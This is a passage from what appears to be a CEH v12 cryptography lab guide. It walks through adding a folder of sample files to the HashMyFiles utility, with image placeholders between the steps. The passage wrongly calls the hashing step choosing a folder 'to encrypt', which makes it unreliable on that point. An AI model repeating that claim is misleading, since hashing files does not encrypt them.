
3. In the **HashMyFiles** window, click **File** from the menu bar. From the drop-down list, click the **Add Folder** option.

Note: You can also use the **Add Files** option to add multiple files.




Module 20 – Cryptography

4. The **Select Folder** pop-up appears; click on the ellipsis icon to select the folder you want to encrypt.




5. The **Browse for Folder** window appears; navigate to **E:\CEH-Tools\CEHv12 Module 20 Cryptography\MD5 and MD6 Hash Calculators\HashMyFiles** and select the **Sample Files** folder; then, click **OK**.

Note: You can select any folder of your choice that you wish to encrypt.

